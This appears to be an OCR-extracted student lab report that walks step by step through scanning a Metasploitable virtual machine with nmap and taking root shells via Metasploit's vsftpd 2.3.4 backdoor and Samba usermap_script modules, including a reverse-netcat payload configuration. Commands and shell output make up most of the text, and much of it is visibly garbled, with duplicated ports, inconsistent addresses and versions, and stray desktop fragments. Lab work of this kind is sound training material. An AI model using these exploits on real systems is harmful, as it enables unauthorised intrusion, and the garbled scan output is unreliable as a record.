
### Step7: show payload

Compatible Payloads  
# Name Disclosure Date Rank Check Description  
0 payload/cmd/unix/adduser . normal No Add user with useradd  
1 payload/cmd/unix/bind\_perl . normal No Unix Command Shell, Bind TC  
P (via Perl) . normal No Unix Command Shell, Bind TC  
2 payload/cmd/unix/bind\_perl\_ipv6 . normal No Unix Command Shell, Bind TC  
P (via Perl) IPv6 . normal No Unix Command Shell, Bind TC  
P (via Ruby) . normal No Unix Command Shell, Bind TC  
4 payload/cmd/unix/bind\_ruby\_ipv6 . normal No Unix Command Shell, Bind TC  
P (via Ruby) IPv6 . normal No Unix Command Shell, Generic Comma  
nd Execute . normal No Unix Command, Generic Comma  
5 payload/cmd/unix/generic . normal No Unix Command, Generic Comma  
Reverse TCP (telnet) . normal No Unix Command Shell, Double  
7 payload/cmd/unix/reverse\_bash\_telnet\_ssl . normal No Unix Command Shell, Reverse  
TCP SSL (telnet) . normal No Unix Command Shell, Reverse  
8 payload/cmd/unix/reverse\_perl . normal No Unix Command Shell, Reverse  
TCP (via Perl) . normal No Unix Command Shell, Reverse  
9 payload/cmd/unix/reverse\_perl\_ssl . normal No Unix Command Shell, Reverse  
TCP SSL (via Perl) . normal No Unix Command Shell, Reverse  
10 payload/cmd/unix/reverse\_ruby . normal No Unix Command Shell, Reverse  
TCP (via Ruby) . normal No Unix Command Shell, Reverse  
11 payload/cmd/unix/reverse\_ruby\_ssl . normal No Unix Command Shell, Reverse  
TCP SSL (via Ruby) . normal No Unix Command Shell, Double  
12 payload/cmd/unix/reverse\_ssl\_double\_telnet . normal No Unix Command Shell, Double  
Reverse TCP SSL (telnet)

### Step8: set lhost 192.168.114.46

### Step9: exploit

## Result:



## 2 Task remotetliy acess the system using metaspolitable and nmap

Port: state service version  
21 open ftp Vsftpd

### How to exploit port

**Step1:** scan the metaspolitable ip for nmap  
Command: nmap -v -A -T4 192.168.114.46

```

[root@vbox: ~]# nmap -T4 -A 192.168.114.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-14 11:27 IST
NSE: Script pre-scanning.
NSE: Script scanning.
Initiating NSE at 11:27
Completed NSE at 11:27, 0.00s elapsed
Initiating NSE at 11:27
Completed NSE at 11:27, 0.00s elapsed
Initiating NSE at 11:27
Completed NSE at 11:27, 0.00s elapsed
Initiating AOD Ping Scan at 11:27
Scanning 192.168.114.45 (1 port)
Completed AOD Ping Scan at 11:27, 0.00s elapsed (1 total hosts)
Completed (Parallel) NSE resolution of 1 host. at 11:27
Completed Parallel DNS resolution of 1 host. at 11:27, 0.08s elapsed
Initiating SYN Stealth Scan at 11:27
Completed SYN Stealth Scan at 11:27, 0.00s elapsed
Discovered open port 80/tcp on 192.168.114.45
Discovered open port 111/tcp on 192.168.114.45
Discovered open port 3306/tcp on 192.168.114.45
Discovered open port 53/tcp on 192.168.114.45
Discovered open port 23/tcp on 192.168.114.45
Discovered open port 5800/tcp on 192.168.114.45
Discovered open port 443/tcp on 192.168.114.45
Discovered open port 535/tcp on 192.168.114.45
Discovered open port 545/tcp on 192.168.114.45
Discovered open port 1394/tcp on 192.168.114.45
Discovered open port 2525/tcp on 192.168.114.45
Discovered open port 1580/tcp on 192.168.114.45
Discovered open port 2232/tcp on 192.168.114.45
Discovered open port 5677/tcp on 192.168.114.45
Discovered open port 5467/tcp on 192.168.114.45
Discovered open port 5800/tcp on 192.168.114.45
Discovered open port 5467/tcp on 192.168.114.45
Discovered open port 5467/tcp on 192.168.114.45
Discovered open port 5800/tcp on 192.168.114.45
Discovered open port 8000/tcp on 192.168.114.45
Discovered open port 9500/tcp on 192.168.114.45
Discovered open port 512/tcp on 192.168.114.45
Discovered open port 4445/tcp on 192.168.114.45
Discovered open port 2809/tcp on 192.168.114.45
Discovered open port 1890/tcp on 192.168.114.45
Completed SYN Stealth Scan at 11:27, 0.74s elapsed (1000 total ports)
Initiating Service scan at 11:27
Scanning 23 services on 192.168.114.45
Completed Service scan at 11:28, 16.12s elapsed (23 services on 1 host)
Initiating Service detection tries against 192.168.114.45
NSE: Script scanning 192.168.114.45
Initiating NSE at 11:28
NSE: [ffip-bounced] PORT responses: 500 Illegal PORT command.
Completed Service scan at 11:28, 21.31s elapsed
Initiating NSE at 11:28
Completed NSE at 11:28, 21.31s elapsed

```

```

[root@vbox: ~]# nmap -T4 -A 192.168.114.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-14 11:51 IST
NSE: Script pre-scanning.
NSE: Script scanning.
Initiating NSE at 11:51
Completed NSE at 11:51, 0.00s elapsed
Initiating Service scan at 11:51
Scanning 23 services on 192.168.114.45
Completed Service scan at 11:52, 16.12s elapsed (23 services on 1 host)
Initiating Service detection tries against 192.168.114.45
NSE: Script scanning 192.168.114.45
Initiating NSE at 11:52
NSE: [ffip-bounced] PORT responses: 500 Illegal PORT command.
Completed Service scan at 11:52, 21.31s elapsed
Initiating NSE at 11:52
Completed NSE at 11:52, 21.31s elapsed

```

Step2: find the exploit port

```

[root@vbox: ~]# nmap -sS -T4 -O 192.168.114.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-14 11:52 IST
NSE: Script pre-scanning.
NSE: Script scanning.
Initiating NSE at 11:52
Completed NSE at 11:52, 0.00s elapsed
Initiating Service scan at 11:52
Scanning 1 service on 192.168.114.45
Completed Service scan at 11:52, 10.12s elapsed (1 services on 1 host)
Initiating Service detection tries against 192.168.114.45
NSE: Script scanning 192.168.114.45
Initiating NSE at 11:52
NSE: [ffip-bounced] PORT responses: 500 Illegal PORT command.
Completed NSE at 11:52, 9.28s elapsed

```

Step3: search vsftpd

Step4: Use 1

```
msf 6 search vsftpd
[*] Searching Modules

# Name                 Disclosure Date   Rank     Check  Description
# auxiliary/dos/ftp/vsftpd_232          2021-02-03    normal  Yes  [vsftpd] 2.3.2 Denial of Service
# exploit/unix/ftp/vsftpd_234_backdoor  2021-07-03    EXPLOITABLE  No   [vsftpd] v2.3.4 Backdoor Command Execution

[*] Use a module by name or index. For example info 3, USE 1 or USE exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to: cmd/unix/interact
[*] exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


```

## Step5: show options

## Step6: set rhosts 192.168.114.46

```
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.114.46
rhosts => 192.168.114.46
[*] msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name         Current Setting  Required  Description
---          ---            ---        ---
HOST          no             The local client address
PORT          no             The local client port
Proxies       yes            A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS       192.168.114.46 yes  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT        21             yes  The target port (TCP)

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) >


```

## Step7: exploit

Result:

```
kali [Running] - OracleVirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.114.45:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.114.45:21 - USER: 331 Please specify the password.
[*] 192.168.114.45:21 - PASS: 230 User account has been spawned, handling...
[*] 192.168.114.45:21 - VROP: user:[root] gid:[root]
[*] Found shell.

[*] Command shell session 2 opened (192.168.114.45:5573 → 192.168.114.45:6200) at 2025-04-16 12:06:17 +0530

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

[*] root@metasploitable:/#
[*] root@metasploitable:/#
[*] root@metasploitable:/#
[*] root@metasploitable:/#
[*] root@metasploitable:/#
[*] root@metasploitable:/#
[*] root@metasploitable:/# ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt  sbin  usr  vmlinuz
cdrom  lib  lib64  mnt  proc  srv  usr
[*] root@metasploitable:/# 
```

### 3 Task removetliy access the system using metasploitable and nmap

Port: state service version

139 open netbio-ssn samba smbd 3.X -4.X(workgroup:WORKGROUP)

How to exploit port

Step1: scan the ip metasploitable for nmap

Step2: Command: nmap -v -A -T4 192.168.114.45

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
mayur@vbox:~[~]
[using] password for mayur:
[root@vbox:~/home/mayur]
[metasploitable]:~$ nmap -v -A -T4 192.168.114.45
Starting Nmap 7.40 ( https://nmap.org ) at 2020-04-14 12:27 IST
NSE: Loaded 185 scripts for scanning.
Nse Script Pre-scanning.
Nse Script Post-scanning.
Completed NSE at 12:27, 0.00s elapsed
Initiating NSE at 12:27
Completed NSE at 12:27, 0.00s elapsed
Initiating NSE at 12:27
Completed NSE at 12:27, 0.00s elapsed
Initiating ARP Ping Scan at 12:27
Completed ARP Ping Scan at 12:27, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 12:27
Completed Parallel DNS resolution of 1 host. at 12:27, 0.07s elapsed
Initiating Service Scan at 12:27
Scanning 192.168.114.45 (1000 ports)
Discovered open port 445/tcp on 192.168.114.45
Discovered open port 139/tcp on 192.168.114.45
Discovered open port 522/tcp on 192.168.114.45
Discovered open port 3160/tcp on 192.168.114.45
Discovered open port 27/tcp on 192.168.114.45
Discovered open port 110/tcp on 192.168.114.45
Discovered open port 111/tcp on 192.168.114.45
Discovered open port 23/tcp on 192.168.114.45
Discovered open port 513/tcp on 192.168.114.45
Discovered open port 53/tcp on 192.168.114.45
Discovered open port 119/tcp on 192.168.114.45
Discovered open port 513/tcp on 192.168.114.45
Discovered open port 139/tcp on 192.168.114.45
Discovered open port 5423/tcp on 192.168.114.45
Discovered open port 666/tcp on 192.168.114.45
Discovered open port 587/tcp on 192.168.114.45
Discovered open port 9200/tcp on 192.168.114.45
Discovered open port 8000/tcp on 192.168.114.45
Discovered open port 1223/tcp on 192.168.114.45
Discovered open port 514/tcp on 192.168.114.45
Discovered open port 514/tcp on 192.168.114.45
Discovered open port 512/tcp on 192.168.114.45
Discovered open port 8000/tcp on 192.168.114.45
Completed host stealth scan at 12:27, 1.05s elapsed (1000 total ports)
Initiating Service scan at 12:27
Scanning 192 services on 192.168.114.45
Completed host stealth scan at 12:27, 1.15s elapsed (22 services on 1 host)
Initiating OS detection [try #1] against 192.168.114.45
NSE: Script scanning 192.168.114.45,
Initiating NSE at 12:27
NSE [fwd-bounced] PORT response: 500 Illegal PORT command.
```

```
38C Sunny
File Machine View Input Devices Help
File Actions Edit View Help
root@vbox:~/home/mayur
[metasploitable]:~$ rpcinfo
|_ program version port/proto service
|_ 100000 1 111/tcp rpcbind
|_ 100000 2 111/udp rpcbind
|_ 100003 2,3,4 2049/tcp nfs
|_ 100003 2,3,4 2049/udp nfs
|_ 100005 1,2,3 3493/tcp mountd
|_ 100005 1,2,3 55687/tcp mounted
|_ 100023 1,2,3 55688/udp nlockmgr
|_ 100023 1,2,3 55689/udp nlockmgr
|_ 100024 1 33902/tcp status
|_ 100024 1 58422/udp status
139/tcp open netbios-ssn Samba v3.0.22-4.0.0 - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba v3.0.22-4.0.0 - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell /var/www/html/index.html
1099/tcp open java-remi GNU Classpath gencore-registry
1524/tcp open bindshell Metasploitable root shell
2000/tcp open http 2.4 (RPC #100003)
2215/tcp open http Apache Tomcat/9.0.34
3306/tcp open mysql MySQL 5.0.51a-Ubuntu5
| mysql-info:
|   Name: mysql
|   Version: 5.0.51a-Ubuntu5
|   Thread ID: 35
|   Capabilities flags: 43564
|   Capabilities supported: 43564
|   Status: Autocommit, Supports4IAuth, SupportsTransactions, SupportsCompression, Speaks4IProtocolNew, LongColumnFlag, ConnectWithDatabase, SwitchToSSLAfterhandshake
|   Status: Autocommit
|   Salt: #Wk4jHjZpmQ0igDpg#
5432/tcp open http-apache-apache2 MySQL DR 4.3.0 - 4.3.7
|_ ssf-date: 2020-04-14T00:58:05+00:00 ;+s from scanner time.
|_ ssf-cert: Subject: commonName=ubuntu094-base.localdomain/organizationName=OCDSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Issuer: commonName=ubuntu094-base.localdomain/organizationName=OCDSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Public Key bits: 1024
|_ Signature Algorithm: sha1WithRSAEncryption
|_ TLS Version: 1.2.2
|_ Not valid after: 2010-04-10T14:07:45
|_ MOS: dc9dra9w9f6c8f2f73174fa:383b:258a:88ba:2d4d:31c6
5989/tcp open vnc VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Server type: windows
|   VNC Authentication (2)
|   6000/tcp open X11 (access denied)
|   6667/tcp open irc Unreliable
|   8080/tcp open httpd Apache (Protocol v1.1)
|   _ajp-methods: Failed to get a valid response for the OPTION request
|   8190/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|   _http-favicon: Apache Tomcat
```

### Step3: find the exploit port

```
[+] 190025 1      58422/udp status  
[+] 139/tcp open  netbios-ssn Samba smbd 3.x - 4.x (workgroup: WORKGROUP)  
[+] 445/tcp open  netbios-ssn Samba nmbd 3.x - 4.x (workgroup: WORKGROUP)  
[+] 513/tcp open  exec  netkit-rsh rexecd  
[+] 514/tcp open  login   OpenBSD or Solaris plogind  
[+] 516/tcp open  tftpupated  
[+] 3900/tcp open  java-rmi  GNU Classpath gmriregistry
```

### Step4: go to rapid7 wesite type the port version exploit it

### Step5: use exploit/multi/samba/usermap\_script

### Step6: show options

```
kali [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
File Actions Edit View Help  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(multi/samba/usermap_script) > show options  
Module options (exploit/multi/samba/usermap_script):  
Name  Current Setting  Required  Description  
CHOST  no            The local client address  
CPORT  no            The local client port  
Proxies no            A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS yes           The target hosts(s), see https://docs.metasploit.com/docs/using-metasploit.html  
RPORT  139           yes           The target port (TCP)  
  
Payload options (cmd/unix/reverse_netcat):  
Name  Current Setting  Required  Description  
LHOST  192.168.114.46  yes        The listen address (an interface may be specified)  
LPORT  4444           yes        The listen port  
  
Exploit target:  
Id  Name  
0  Automatic  
  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/samba/usermap_script) >
```

### Step7: set rhost 192.168.114.45

### Step8: show options

```
kali [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
File Actions Edit View Help  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.114.45  
[*] Set payload to 192.168.114.45  
msf6 exploit(multi/samba/usermap_script) > show options  
Module options (exploit/multi/samba/usermap_script):  
Name  Current Setting  Required  Description  
CHOST  no            The local client address  
CPORT  no            The local client port  
Proxies no            A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS 192.168.114.45 yes        The target hosts(s), see https://docs.metasploit.com/docs/using-metasploit.html  
RPORT  139           yes           The target port (TCP)  
  
Payload options (cmd/unix/reverse_netcat):  
Name  Current Setting  Required  Description  
LHOST  192.168.114.46  yes        The listen address (an interface may be specified)  
LPORT  4444           yes        The listen port  
  
Exploit target:  
Id  Name  
0  Automatic  
  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/samba/usermap_script) >
```

## Step9: exploit

Result:

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
PORT 4444 yes The Listen port

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.114.46:4444
[*] Command shell session 1 opened (192.168.114.45:39186) at 2025-04-14 12:14:35 +0530

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using standard meterpreter reverse interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:~# ls
total 0
root@metasploitable:~# cd dev
cd dev
root@metasploitable:/dev# ls
total 0
NAMEDEV ptyd1 pty$7 ptyxb ttyp0 ttypd ttyp1 ttyp5
bus ptyd4 pty$8 ptxc ttyp0 ttyp1 ttyp2 ttyp6
console ptyd5 pty$9 ptxd ttyp2 ttypb ttyp3 ttyp7
cproc ptyd6 pty$10 ptxe ttyp3 ttypc ttyp8 ttyp9
disk ptyd7 ptyab ptyxf ttyp24 ttyp1 ttyp5 ttyp9
fd ptyd8 ptysc ptyy0 ttyp25 ttyp2 ttyp6 ttypw
full ptyd9 ptyw ptyz ttyp26 ttyp3 ttypw
fuse ptyda pty$11 ptyz2 ttyp27 ttyp4 ttyp8 ttypw
hpet ptydb pty$f ptyz3 ttyp28 ttyp5 ttyp9 ttypd
inittctl ptydc ptyt ptyk ttyp29 ttyp6 ttypa ttypw
isdn ptyde ptyt1 ptyk1 ttyp30 ttyp7 ttypc ttypw
kmem ptydf ptyt2 ptyy6 ttyp30 ttyp8 ttypc ttyp9
kmsg ptye1 ptyt3 ptyy7 ttyp31 ttyp9 ttypc ttyp1
kobj ptye2 ptyt4 ptyy8 ttyp32 ttypb ttypf ttyp3
loop0 ptye3 ptyt5 ptyy9 ttyp33 ttypc ttypf ttyp3
loop1 ptye4 ptyt6 ptyya ttyp34 ttypc ttyp0 ttyp4
root@metasploitable:/dev# ls
total 0
Upcoming Earnings Search ENG IN 12:49 14-04-2025 Right Ctrl
```

4 Task remotetliy access the system using metaspolitable and nmap

Port: state service version  
open netbio-ssn samba smbd

How to exploit port

Step1: scan the ip metaspolitable for nmap

Step2: Command: nmap -v -A -T4 192.168.114.45

```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
[+] mayur@vbox:[~]
[+] [sudo] password for mayur:
[sudo] password for mayur:
[+] root@vbox:[/home/mayur]
[+] map [tcp] 7/256 ports [map.org ] at 2025-04-14 12:27 IST
NSE: Script Pre-scanning...
NSE: Script scanning...
NSE: Script scanning...
Completed NSE at 12:27, 0.00s elapsed
Initiating NSE at 12:27
Completed NSE at 12:27, 0.00s elapsed
Initiating NSE at 12:27
Completed NSE at 12:27, 0.00s elapsed
Completed NSE at 12:27, 0.00s elapsed
Initiating ARP Ping Scan at 12:27
Scanning 1 host at 12:27 (2 total hosts)
Completed ARP Ping Scan at 12:27, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host at 12:27
Completed Parallel DNS resolution of 1 host at 12:27, 0.07s elapsed
Initiating Service scan at 12:27
Scanning 192.168.114.45 [1000 ports]
Discovered open port 445/tcp on 192.168.114.45
Discovered open port 21/tcp on 192.168.114.45
Discovered open port 22/tcp on 192.168.114.45
Discovered open port 3306/tcp on 192.168.114.45
Discovered open port 21/tcp on 192.168.114.45
Discovered open port 22/tcp on 192.168.114.45
Discovered open port 111/tcp on 192.168.114.45
Discovered open port 73/tcp on 192.168.114.45
Discovered open port 444/tcp on 192.168.114.45
Discovered open port 53/tcp on 192.168.114.45
Discovered open port 139/tcp on 192.168.114.45
Discovered open port 513/tcp on 192.168.114.45
Discovered open port 49152/tcp on 192.168.114.45
Discovered open port 5432/tcp on 192.168.114.45
Discovered open port 6667/tcp on 192.168.114.45
Discovered open port 4453/tcp on 192.168.114.45
Discovered open port 6380/tcp on 192.168.114.45
Discovered open port 8080/tcp on 192.168.114.45
Discovered open port 2223/tcp on 192.168.114.45
Discovered open port 2233/tcp on 192.168.114.45
Discovered open port 514/tcp on 192.168.114.45
Discovered open port 512/tcp on 192.168.114.45
Discovered open port 4443/tcp on 192.168.114.45
Completed service scan at 12:27, 8.17s elapsed (1000 total ports)
Initiating Service scan at 12:27
Scanning 23 services on 192.168.114.45
Completed service scan at 12:27, 10.17s elapsed (22 services on 1 host)
Initiating OS detection [try #1] against 192.168.114.45
NSE: Script scanning 192.168.114.45.
Initiating NSE at 12:27
NSE: Script scanning 192.168.114.45.
[+] [root@vbox] PORT response: 500 Illegal PORT command.

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
[+] 38°C
[+] Sunny
[+] Search
[+] ENG IN 12:32 14-04-2025
[+] Right Ctrl
[+] root@vbox:[/home/mayur]
File Actions Edit View Help
[+] 38°C
[+] Sunny
[+] Search
[+] ENG IN 12:32 14-04-2025
[+] Right Ctrl
[+] root@vbox:[/home/mayur]
File Actions Edit View Help
[+] rpcinfo:
[+] Program version port/proto service
[+] 100000 1 111/udp rpcbind
[+] 100000 2 111/udp rpcbind
[+] 100003 2,3,4 2049/udp nfs
[+] 100003 2,3,4 445/udp nfs
[+] 100003 2,3,4 3812/udp nfs
[+] 100005 1,2,3 55687/tcp mounted
[+] 100021 1,3,4 3588/tcp unlocker
[+] 100021 1,3,4 5800/tcp messenger
[+] 100024 1 3389/tcp status
[+] 100024 1 5842/tcp status
[+] 139/tcp open metasploit-smb Samba smbd v3.6.1 - 4.X (workgroup: WORKGROUP)
[+] 445/tcp open metasploit-smb Samba smbd v3.6.2e-Debian (workgroup: WORKGROUP)
[+] 512/tcp open exec netkit-rsh rexecd
[+] 513/tcp open login OpenBSD Solaris plogind
[+] 5800/tcp open httpd Apache httpd
[+] 1009/tcp open java-rmi GNU Classpath grmiregistry
[+] 1524/tcp open bindshell Metasploitable root shell
[+] 2050/tcp open nntp 2-4 (RPC #10003)
[+] 2212/tcp open ssh OpenSSH 8.9p1 Ubuntu 19.10+deb10u1
[+] 3386/tcp open mysql MySQL 5.6.51a-Ubuntu5
[+] mysql-info:
[+] Version: 5.6.51a-Ubuntu5
[+] Thread ID: 31
[+] Capabilities flags: 43564
[+] Status: Autocommit
[+] Status: Autocommit, Supports4PiAuth, SupportsTransactions, SupportsCompression, Speaks4IPProtocolNew, LongColumnFlag, ConnectWithDatabase, SwitchToSSLAfterHandshake
[+] Public Key bits: 1024
[+] Signature Algorithm: sha256WithRSAEncryption
[+] Host: 192.168.114.45
[+] Not valid after: 2018-04-16T15:07:45
[+] MD5: dc09ead99468f2f7374af4383b32540f8828
[+] MD5: ed99380870061e80fd5dc297339b04780aa2d4d31c6
[+] SHA1: open vnc VNC (protocol 3.8)
[+] vnc-info:
[+] Protocol version: 3.3
[+] Server type: vnc
[+] VNC Authentication (2)
[+] 6000/tcp open X11 (access denied)
[+] 6007/tcp open irc UnrealIRC
[+] 6008/tcp open 3933/tcp serv (Protocol v1.3)
[+] 139/tcp methods: Failed to get a valid response for the OPTION request
[+] 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
[+] http-favicon: Apache Tomcat

[+] AirSatisfactory
[+] Tomorrow
[+] Search
[+] ENG IN 12:32 14-04-2025
[+] Right Ctrl

```

### Step3: find the exploit port

```


[+] 139/tcp open 139/NetBIO$ 139/NetBIOS over TCP 4.00s 4P/0J
[+] 6000/tcp open 6000-SMB CIFS/SMB3P 80ms 10P/0J
[+] 2212/tcp open 2212-SMBQ SMB3P 60ms 10P/0J
[+] 6007/tcp open 6007-SMBQ SMB3P 60ms 10P/0J
[+] 6008/tcp open 3933/tcp serv (Protocol v1.3) 20ms 10P/0J
[+] 139/tcp open 139/NetBIO$-TCP 139/NetBIOS over TCP (Windows4.00) 10ms 10P/0J
[+] 8080/tcp open 8080-SMB 60ms 10P/0J
[+] 20005/tcp open 20005-SMB 60ms 10P/0J
[+] 20005/tcp open 20005-SMB 60ms 10P/0J

```

**Step4:** go to rapid7 wesite type the port version exploit it

**Step5:** use exploit/multi/samba/usermap\_script

**Step6:** show options



```
msf6 > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
[*] Exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name  Current Setting  Required  Description
RHOSTS  192.168.114.45  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   139               yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name  Current Setting  Required  Description
LHOST  192.168.114.46  yes        The listen address (an interface may be specified)
LPORT   4444             yes        The listen port

Exploit target:

